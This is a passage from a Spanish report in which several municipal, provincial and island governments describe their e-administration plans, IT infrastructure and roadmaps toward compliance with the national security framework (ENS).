Comenzamos en su día en el año 2008 con la Región Digital Madrid Noroeste con la implantación de una plataforma de administración electrónica compartiendo recursos tanto económicos como humanos. Primero se incorporamos la factura electrónica, registro electrónico, procedimientos y actualmente estamos progresivamente eliminando el papel a través del expediente electrónico.

Situación Tecnológica

Virtualización de CPD y escritorio parcialmente. Estamos encuadrados

Hoja de Ruta definida para Adecuación al ENS

- Contratación auditoria y Hacking ético
- Inicio auditoria
- Identificación de los servicios
- Calificación de los servicios.
- Detección de deficiencias
- Corrección en lo posible de las deficiencias
- Preparación para la certificación ENS

A destacar

La adecuación al ENS requiere de un esfuerzo tanto de recursos humanos como económicos que no sé cómo se va a poder hacer frente por parte de los Ayuntamientos.

B.- AYUNTAMIENTO DE SANT FELIU DE LLOBREGAT

Responsable:

Mario Alguacil Sanz, Director del Área de Gobierno Abierto y Servicios Generales

Información General

El Ayuntamiento de Sant Feliu de Llobregat aprobó su Plan de adecuación a los esquemas ENS y ENI en diciembre de 2011, cuyo contenido era:

- Política y organización de la seguridad
- Identificación parcial de información, servicios y sistemas (en concreto los de Administración electrónica). La identificación del resto se está haciendo directamente con la herramienta de gestión.
- Los datos de carácter personal (alineando, en este sentido, los requerimientos ENS, ENI y LOPD)
- Las categorías de los sistemas de información
- El análisis de riesgos
- La declaración de aplicabilidad de medidas de seguridad
- Las insuficiencias del sistema
- El Plan de mejora de la seguridad, que preveía 10 proyectos, para alcanzar un Sistema de Gestión de la Seguridad de la Información, entendiendo la seguridad de la información de forma transversal e integral.

El resultado documental y organizativo fue:

- Política de seguridad (alineado con los requerimientos y documentación LOPD)
- Organización de la seguridad en dos órganos colegiados:
  - Comisión de Seguridad, de carácter más institucional. Forman parte concejales delegados y dirección).
  - Subcomisión de Seguridad, de carácter operativo. Forman parte personal técnico del Ayuntamiento.
- Del ENI, el resultado fue:
  - Política de firma electrónica (en revisión actualmente)
  - Política de gestión de documentos (en elaboración)

Plan Administración Electrónica

La estrategia de despliegue de la Administración electrónica en el Ayuntamiento de Sant Feliu de Llobregat tiene como objetivo conseguir una organización administrativa inteligente, estructurada alrededor de una arquitectura integrada de servicios orientada a procesos simplificados y comunes. Se basa en:

- Un modelo de datos único
- La gestión de procesos y documentos:
  - Expedientes electrónicos integrales (cumplimiento nueva normativa de procedimiento), backoffice y frontoffice
  - El sistema de gestión documental integral
- La seguridad de la información como un proceso transversal
- La adecuación a las normas técnicas de interoperabilidad

Situación Tecnológica

El Ayuntamiento de Sant Feliu dispone de 2 CPD's (uno principal y secundario) con una red de comunicaciones propias (fibra óptica) y segura que los enlaza con los diferentes edificios municipales.
Las aplicaciones corporativas se basan en software de mercado, en desarrollos a partir de soluciones estándar y en servicios de terceros (principalmente de la Administració Oberta de Catalunya).

Hoja de Ruta definida para Adecuación al ENS

- Aprobación de la Política de Seguridad
- Elaborar un plan de adecuación para la mejora de la seguridad
- Realizar el análisis de riesgos que incluya la valoración de las medidas de seguridad existentes
- Preparar y aprobar la Declaración de aplicabilidad
- Implantar, operar y monitorizar las medidas de seguridad a través de la gestión continuada de la seguridad
- Auditorías
- Informar sobre el estado de la seguridad

Otras certificaciones

No se disponen de certificaciones de gestión de seguridad de la información.

A destacar

El Ayuntamiento de Sant Feliu desarrolla diversas soluciones que comparte con otros Ayuntamientos y Administraciones Públicas. Estas soluciones responden a problemáticas concretas sin que tengan un nivel de servicio o criticidad significativa en los servicios al ciudadano: Smart Cities, etc.

C.- AYUNTAMIENTO DE PALENCIA

Responsable:

José Luis Pons Martín

Información General

Actualmente el Ayuntamiento de Palencia se encuentra en pleno desarrollo de implementación del ENS, proyecto de ayudas con fondos europeos EDUSI y el proyecto DIGIPAL a través de Red.es con el objetivo de convertir la ciudad de Palencia en un territorio más inteligente, promoviendo el desarrollo de un conjunto coordinado de actuaciones, mediante el uso de las TIC.

Plan Administración Electrónica

El Plan de acción sobre administración electrónica identifica dos prioridades políticas:

- La modernización de las administraciones públicas utilizando identificación electrónica, firma electrónica. En pleno proceso de implementación.
- Facilitar la interacción digital entre las administraciones y los ciudadanos/empresas de servicios públicos de calidad. Adecuación a través del proyecto DIGIPAL y EDUSI actualmente en proceso de desarrollo.

Situación Tecnológica

El Ayuntamiento de Palencia dispone de un CPD principal situado en la casa consistorial y otro que se utiliza principalmente para backup y réplica de algunos servicios en las instalaciones de la Policía Municipal. Prácticamente todas las instalaciones del Ayuntamiento se conectan al CPD principal, utilizando VPN y por medio de fibra. Los servicios que ofrece el Ayuntamiento se encuentran alojado en el CPD, salvo la página web y la intranet municipal que se encuentran alojadas en un proveedor hosting.

Hoja de Ruta definida para Adecuación al ENS

El proceso de adecuación al ENS se ha organizado en dos grandes grupos de tareas que pueden ir realizándose de forma paralela:

1. **Actualización del borrador del Plan de Adecuación al ENS actual, al nuevo alcance,** conforme a lo establecido en la Guía CCN-STIC-830 Ámbito de aplicación del ENS, que consiste en:
    - Asignación de roles de seguridad establecidos por la normativa ENS, y constitución del comité de seguridad de la Información. Tareas que actualmente se encuentran pendientes de aprobación.
    - Actualizar el inventario de servicios e información y proceder a su valoración, aunque sea de manera informal, en caso de que no se haya nombrado a los responsables de los servicios y la información (inicialmente se prevé que el nivel máximo alcanzado para la categoría de los sistemas sea nivel MEDIA).
    - Actualización del análisis de riesgos.
    - Actualización de la declaración de aplicabilidad.
    - Actualización del informe de suficiencias del sistema.
    - Actualización del Plan de mejora de la seguridad.
    - Aprobación del Plan de Adecuación

2. **Implantación de medidas de seguridad del anexo II del Real Decreto ENS**
    - » Proceder a la implantación de las medidas de seguridad del anexo II del Real Decreto EN, que se encuentran recogidas en el Plan de Mejora de la Seguridad.
    - » Actualización y control de ejecución de las medidas de seguridad recogidas en el Plan de mejora de la seguridad.

Otras certificaciones

No se dispone de certificaciones.

A destacar

La implementación del ENS en el Ayuntamiento de Palencia supone un constante cambio de los medios tecnológicos para cumplir con las actualizaciones de normativa y avances técnicos, para ello es importante la ayuda que se pueda prestar tanto para la renovación de componentes Hardware y Software como del soporte a través de recursos humanos especializados en la materia.

El Ayuntamiento realiza de forma periódica auditorías de cumplimento en materia de protección de datos, ENS, y transparencia.

D.- AYUNTAMIENTO DE PICANYA

Responsable:

Fernando Gallego García

Información General

Municipio de 11.500 habitantes que comenzó proyectos de administración electrónica en el año 2008. Actualmente cuenta con prácticamente el 100% del procedimiento electrónico y todo él mediante procesos a medida en BPM.

Plan Administración Electrónica

Actualmente estamos potenciando la parte frontal, el desarrollo de plantillas y formularios para todos los trámites en sede electrónica, y la implantación de un portal tributario más completo que el que tenemos. Acabamos de aprobar ordenanza de administración electrónica y política de gestión de documento y expediente electrónicos. El futuro inmediato pasa por terminar de integrar con las herramientas del estado. Actualmente en uso @firma, y en desarrollo SIR y Notific@. A la espera de Archiv-e.

Situación Tecnológica

La infraestructura está alojada íntegramente en el ayuntamiento, con muy pocos o ningún servicio externalizado. Trabajamos con hosts virtualizados y entornos de pre y post producción. Todos los centros están conectados por fibra, y los agentes externos (empresas colaboradoras, algunos concejales) entran a las aplicaciones vía Web o Mobile. Nuestro reto más inmediato es la mejora y adecuación del sistema de red mediante particionado en VLAN y el cambio del sistema de seguridad perimetral que tenemos obsoleto, todo esto alineado con ENS.

Hoja de Ruta definida para Adecuación al ENS

a. Planificación implantación ENS y adecuación a Reglamento Europeo de Protección de Datos
b. Adecuación de red / seguridad perimetral / sistemas de impresión
c. Diagnóstico
d. Aprobación de plan de implantación ENS
e. Desarrollo

Otras certificaciones

Hemos estado certificados en ISO 9002 y Carta de Servicios, pero desde el año 2016 ya no se pasan auditorías con lo que se nos retiran las certificaciones. Internamente seguirnos trabajando según sistema de compromisos

E.- AYUNTAMIENTO DE CARTAGENA

Responsable:

José López Martínez

Información General

El Ayuntamiento de Cartagena no se encuentra adecuado al ENS, aunque está adoptando medidas para conseguir la adecuación al mismo. Mientras, se están aprobando normas y se dispone de procedimientos propios de seguridad que ofrecen garantía suficiente.

Plan Administración Electrónica

El Ayuntamiento ha identificado como ejes esenciales para la adecuación a la legislación en la materia un plan de formación, un análisis y simplificación de procedimientos, un desarrollo normativo y un desarrollo tecnológico. Puesto que es un proyecto ambicioso que escapa a los recursos propios del Ayuntamiento, se están contratando los servicios de desarrollo tecnológico y, siempre que es posible, de simplificación administrativa.

Situación Tecnológica

El Ayuntamiento dispone de su propio Centro de Proceso de Datos, aunque algunos servicios se encuentran alojados en Cloud. Los lenguajes de programación más habituales son ASP, .NET, javascript y,

ocasionalmente, PHP. Se adoptan medidas de seguridad como firewalls, antivirus, copias de seguridad, proxy, etc., pero no se hace aún de manera normalizada y regulada.

Hoja de Ruta definida para Adecuación al ENS

a. Política de seguridad en vigor
b. Normativa de seguridad en vigor
c. Procedimientos en proceso de elaboración
d. Permisos, existentes pero no regulados
e. Adecuación y certificación en el ENS pendiente de contratación con empresa externa

Se espera contar con tal certificación en el primer semestre de 2018

Otras certificaciones

No se cuenta con certificaciones de seguridad, salvo en aplicaciones externas, como la de Archivo.

1.2 Diputaciones Provinciales, Consejos y Cabildos Insulares

A.- DIPUTACIÓ PROVINCIAL DE CASTELLÓ

Responsable:

Borja Colón de Carvajal Fibla

Información General

La Diputación de Castellón está llevando a cabo actualmente una auditoría en materia de ENS que pretende concluir, además de con una actualización de su actual Plan de Seguridad, con un documento de conformidad al ENS.

Plan Administración Electrónica

Nuestro plan de Administración electrónica si incluye dentro de la estrategia de innovación y creación de valor público como eje principal para la consecución de una administración más eficiente y sostenible.

Situación Tecnológica

Contamos con un potente gestor de expedientes, sede electrónica en pleno funcionamiento, política de firma, modelo de gestión de documentos electrónicos, portal de transparencia y open data.

Hoja de Ruta definida para Adecuación al ENS

La Diputación de Castellón dispone del Plan de Adecuación al ENS, en el que ha acometido las siguientes tareas:

a. Definición de Política de Seguridad
b. Definición de estructura de roles y responsabilidades
c. Inventario de información manejada, junto con su valoración
d. Inventario de servicios que se prestan, junto con su valoración
e. Inventario de sistemas de información, junto con su categorización
f. Realización de un análisis de riesgos formal, con metodología Magerit v.3

g. Realización de declaración de aplicabilidad, con respecto al ENS, LOPD y RGPDUE
h. Análisis de Insuficiencias del sistema con respecto a las 75 medidas recogidas en el Anexo II del ENS
i. Realización del plan de mejora de la seguridad

En la actualidad, la Diputación de Castellón va a implantar medidas técnicas y organizativas, de acuerdo con el plan de mejora de la seguridad.

Antes de final de año, se acometerá la auditoria de conformidad y se acometerán las medidas correctivas y preventivas resultantes de la misma, a fin de continuar con el plan de mejora continua.

Otras certificaciones

No dispone.

A destacar

Fuimos la primera institución pública española en superar una auditoría externa en transparencia y buen gobierno.

Se ha considerado que dados los esfuerzos tanto humanos como organizativos necesarios para lograr el pleno cumplimiento del ENS, acometer en el mismo plazo de tiempo, el plan de adecuación al Esquema Nacional de Interoperabilidad, así como la actualización de las medidas requeridas por la LOPD y RGPDUE. De esta forma, se integran los cuatro marcos normativos, dando como resultado, una visión completa de la seguridad desde las diferentes perspectivas.

B.- DIPUTACIÓN PROVINCIAL DE PALENCIA

Responsable:

Beatriz Bahillo Sáez

Información General

Disponemos de un Comité de seguridad y designación de responsables y los preceptivos protocolos de la política de seguridad aprobada por el Pleno Corporativo (BOP 18 de junio 2014).

Plan Administración Electrónica

Disponemos de un Plan de Innovación aprobado por la Junta de Gobierno en octubre del año 2015 y estamos en elaboración de un Plan de implantación de Administración Electrónica.

Situación Tecnológica

Positiva.

Hoja de Ruta definida para Adecuación al ENS

MEDIDAS PRIORIZADAS	EJECUCIÓN
Constitución del Comité de Seguridad y asignación de Responsabilidades ENS	Sí
Aprobación y publicidad de la Política de Seguridad de la Información	Sí
Auditorías ENS (periodicidad bienal)	Sí
Actualización del Análisis de Riesgos (periodicidad anual)	2017
Aprobación de toda la gestión documental asociada a la Elaboración del Plan de Adecuación al ENS por el Comité de Seguridad	Sí
Aprobación y publicación del Plan de Adecuación al ENS	Pendiente
Definición y elaboración de la normativa de seguridad. Políticas de uso correcto sistemas información, uso internet y correo electrónico,.. etc.	Sí
Aprobación, publicación, difusión e implementación de la normativa de seguridad	Sí
Documentar la Seguridad de la Información. Realización del esqueleto del SGSI	Pendiente
Implementación de mecanismos de difusión (al personal involucrado) de los procedimientos de seguridad.	Sí
Auditoría LOPD Diputación (periodicidad bienal)	Sí
Regulación de los Servicios Externos	Pendiente
Gestión de la seguridad en los Recursos Humanos	Pendiente
Revisión y/o adaptación de medidas que garantizan un correcto acceso al sistema. Completar procedimientos y desarrollar instrucciones técnicas	Pendiente
Revisión y/o adaptación de las necesidades operacionales del sistema. Completar procedimientos y desarrollar instrucciones técnicas	Pendiente
Revisión y/o adaptación de medidas que garantizan el correcto funcionamiento del sistema. Completar procedimientos y desarrollar instrucciones técnicas	Pendiente
Revisión y/o adaptación de medidas que garantizan la protección del sistema. Completar procedimientos y desarrollar instrucciones técnicas	Pendiente
Seguridad de la Sede. Test de penetración	Pendiente

Otras certificaciones

Ninguna.

A destacar

Realización de auditorías periódicas y participación en la Encuesta Nacional del Estado de la Seguridad (INES el 20-01-2017).

C.- DIPUTACIÓ PROVINCIAL DE LLEIDA

Responsable:

Gerard Serra/ Ramón Siuraneta


Información General

En el año, a través de una consultora externa se procedió a revisar, adecuar información, datos, servicios, aplicaciones, equipos y todos los recursos de servicios a ciudadanos.

Plan Administración Electrónica

La Diputación de Lleida dispone de una hoja de ruta de implantación de la e-administración período 2016/2019 en los ámbitos normativo, de gestión documental, organizativo y tecnológico con indicadores de cumplimiento de la leyes 39/2015 i 40/2015.

Situación Tecnológica



Hoja de Ruta definida para Adecuación al ENS

Fase Inicial Abril/diciembre 2015:

- Fase 1.- Planificación inicial y lanzamiento.
- Fase 2.- Análisis situación actual.
- Fase 3.-Evaluación riesgos y controles
- Fase 4.- Emisión de resultados

Fase definición Plan de adecuación Enero/marzo 2016:

» Definición del Plan de Adecuación al ENS de la Diputación y todos sus organismos.

Fase Elaboración Marco Normativo, Marzo/abril 2016:

» Fase1.- Identificación y análisis de requisitos

» Fase 2: Desarrollo y aprobación marco normativo

» Fase 3: Revisión y desarrollo procedimientos operativos de seguridad

Se espera contar con tal certificación en el primer semestre de 2018

Otras certificaciones

No tenemos.

A destacar

Para este año tenemos previsto tener toda la adecuación terminada.

D.- DIPUTACIÓ PROVINCIAL DE VALENCIA

Responsable:

Eusebio Moya López

Información General

Se dispone de toda la estructura organizativa de seguridad (Comité de seguridad, Responsable de Seguridad y resto de responsables); así como Reglamento de Política de Seguridad (acuerdo del Pleno de la Corporación 18 de junio de 2013, BOP 159, de 6 de julio) y normativa interna de desarrollo.

Plan Administración Electrónica

Existe un Reglamento de desarrollo de Administración Electrónica de la Diputación de Valencia (acuerdo del Pleno de 21 de mayo de 2013, BOP 232, de 30 de septiembre), así como un Reglamento de Política de Gestión de Documentos Electrónicos (acuerdo del Pleno de 17 de junio de 2014, BOP 297 de 15 de diciembre de 2014).

Situación Tecnológica

El entorno tecnológico de los sistemas de información es favorable para la implementación del ENS.

Hoja de Ruta definida para Adecuación al ENS

	ACCIONES PROYECTADAS	NIVEL DE EJECUCIÓN
1	Aprobación Política de Seguridad	Cumplimentado
2	Constitución Comité STIC	Cumplimentado
3	Desarrollo normativas internas	Cumplimentado
4	Desarrollo procedimientos internos	Intermedio
5	Formación personal	Intermedio
6	Exigencia requisitos ENS a terceros	Cumplimentado
7	Inventario activos y análisis de riesgos	Cumplimentado
8	Auditorías periódicas externas	Cumplimentado
9	Implementación medidas de seguridad marco operacional y medidas de protección	Proceso continuo
10	Implantación SGSI	Incipiente

Otras certificaciones

La Corporación se encuentra actualmente en un proceso para obtener la Certificación de Conformidad con el ENS, de sistemas de categorías MEDIA o ALTA, conforme a lo establecido en la Instrucción Técnica de Seguridad de Conformidad con el ENS(Resolución de 13 de octubre de 2016, de la Secretaría de Estado de Administraciones Públicas)

A destacar

La Corporación mantiene líneas para facilitar que, tanto sus organismos públicos vinculados o dependientes, como las Entidades Locales de su territorio, cumplan las previsiones del ENS

E.- DIPUTACIÓN PROVINCIAL DE SEVILLA

Responsable:

Carmen Rodríguez Quirós, Gerente Sociedad Informática (INPRO).Diputación de Sevilla

Información General

La Diputación de Sevilla centraliza toda la gestión a través de INPRO, Sociedad Informática instrumental de la misma, para la prestación de Servicios Informáticos a la propia Diputación y a los Ayuntamientos de la Provincia, INPRO tiene como objeto poner en marcha las políticas del equipo de gobierno en materia de modernización, innovación e implantación de las TICs y la informatización de los Servicios de la Diputación en beneficio de los Ayuntamientos, y de la propia gestión de Ayuntamientos y Entidades Locales de la Provincia.

Plan Administración Electrónica

Desde el año 2011 INPRO ha desplegado una Plan estratégico para el desarrollo e implantación de la Administración Electrónica. Actualmente son 79 Ayuntamientos con Sede Electrónica Publicada. Un proyecto en marcha de Intercambio Registral en toda la Provincia, plataformas desplegadas de forma generalizada de firma electrónica, resoluciones, videoactas, convocatorias telemáticas, etc. A ello se suma la plataforma de Tramitación Electrónica MOAD-H desarrollada a través del convenio con la Junta de Andalucía de la que se benefician 5 diputaciones Andaluzas.

Situación Tecnológica

Todos los servicios se ofrecen a través de una Red Provincial, actualmente en proceso de renovación, RED TARSIS, donde se da servicio de forma centralizada desde el CPD de la Diputación de Sevilla a todos los Ayuntamientos. Los Ayuntamientos conectados acceden a través del Portal Provincial a todas las herramientas corporativas, y se incluye asistencia técnica y acompañamiento tecnológico por parte de INPRO.

Hoja de Ruta definida para Adecuación al ENS

La Diputación de Sevilla tras encomienda a INPRO, se ha estado trabajando desde Septiembre de 2016 en las siguientes fases:

- Revisión de todos los aspectos de seguridad organizativa y legal (Documentos de seguridad, roles y Identificación y valoración de activos en el alcance del ENS y estudiar y valorar las medidas de seguridad de operación y explotación de sistemas y comunicaciones - Estudio de medidas de seguridad sobre el diseño de aplicaciones y base de datos (acceso lógico, logs, protección de datos) y metodologías de desarrollo.
- Medidas de protección de los puestos de usuario
- Medidas de seguridad física en oficinas y puestos de usuario
- Valorar contratos con empleados y plan de formación, en lo que respecta al ENS
- Estudiar los contratos con terceros

A partir de este estudio se ha tenido en Enero de 2017 los siguientes resultados:

» Cuestionario INES cumplimentado
» Plan de adecuación al ENS
» Política de seguridad
» Relación de medidas a adoptar

Actualmente nos encontramos en el trámite administrativo de aprobación en Pleno, información a Directores y posterior adopción de medidas. Las medidas adoptadas tienen un cronograma para cada una, llegando a la finalización total con previsión marzo de 2018.

Una vez finalizado el nuestro, dado que los Ayuntamientos menores de 20.000 habitantes en un 90% tienen sus servicios informáticos residentes en la Diputación de Sevilla, queremos establecer un Plan de Adecuación ENS tipo que con apoyo de una consultora especializada e INPRO pueda finalizar en un plan de adecuación ENS propio para cada uno de los Ayuntamientos que se adhieran a este plan. (Previsión para 2018).

A destacar

La Diputación de Sevilla a través de INPRO tiene asumida la gestión centralizada de la Administración Electrónica, definición tecnológica de la red de cada Ayuntamiento, su incorporación a la Red Provincial TARSIS, la formación a sus empleados y el asesoramiento continuo junto con el despliegue de todas las Aplicaciones informáticas necesarias para el cumplimiento de las obligaciones digitales de la Ley 39 y 40 del año 2015.

F.- CABILDO INSULAR DE GRAN CANARIA

Responsable:

Ana María Colás Rocha

Información General

Se ha estado trabajando en relación a la adecuación al ENS en los últimos dos años. Al inicio fue necesaria ayuda externa y posteriormente se asumió la continuidad internamente.

Plan Administración Electrónica

El plan de puesta en marcha de la Administración Electrónica está en fase de elaboración por lo que los trabajos actualmente en ejecución se centran en la ampliación del número de procedimientos existentes en la Sede Electrónica y la incorporación de herramientas de backoffice que permitan la gestión de expedientes electrónicos. Los circuitos de tramitación contable son electrónicos. El sistema de contratación electrónica se encuentra al 50% de implantación. Volumen de firmas electrónicas actual: 250.000 anuales.

Situación Tecnológica

La implantación tecnológica de herramientas de administración electrónica evoluciona favorablemente aunque sería necesario acelerarla para cumplir las Leyes 39 y 40. Se presta servicio centralizado a Organismos Autónomos y otros entes dependientes y se desea ampliar el servicio a los municipios. Los RRHH dedicados a las TICs son escasos.

Hoja de Ruta definida para Adecuación al ENS

Existe un borrador de política de seguridad y de algunas normativas, procedimientos, etc. Dichos documentos podrán tener que ser modificados en función del texto definitivo que tenga la Política de Seguridad.

1. Aprobación de la Política de Seguridad
2. Revisión de las siguientes Normativas, Procedimientos y Herramientas (en base a los posibles cambios derivados de la aprobación definitiva de la política) Nota: se aplican "de facto":
    - Normativa General de utilización de los Recursos y Sistemas de Información
    - Normativa de Creación y Uso de Contraseñas
    - Normativa de Acceso a Internet
    - Normativa de Uso de Correo Electrónico
    - Normativa de desarrollo software
    - Normativa de Control de Acceso Lógico
    - Normativa de Generación de Copias de Respaldo y Recuperación de la Información
    - Procedimiento de gestión de solicitudes de copias de respaldo y recuperación de la información
    - Procedimiento de Gestión de Usuarios: altas, bajas recursos
    - Procedimiento de Clasificación y Tratamiento de la Información
    - Procedimiento de Registro y Gestión de Incidencias
    - Procedimiento de Gestión de Soportes
    - Procedimiento de promoción de un proyecto entre capas
    - Procedimiento de aceptación de un proyecto
    - Procedimiento de entrada y salida de personas y equipos del CPD
    - Procedimiento de limpieza de metadatos
    - Áreas separadas y con control de acceso
    - Herramienta gestión de claves

3. Instrucción técnica sobre la seguridad en ordenadores personales
4. Registro de aceptación y compromiso cumplimiento Normativa General de utilización de los Recursos y Sistemas de Información
5. Continuar con la elaboración de los siguientes documentos y herramientas (se aplica "de facto" pero falta documentar):

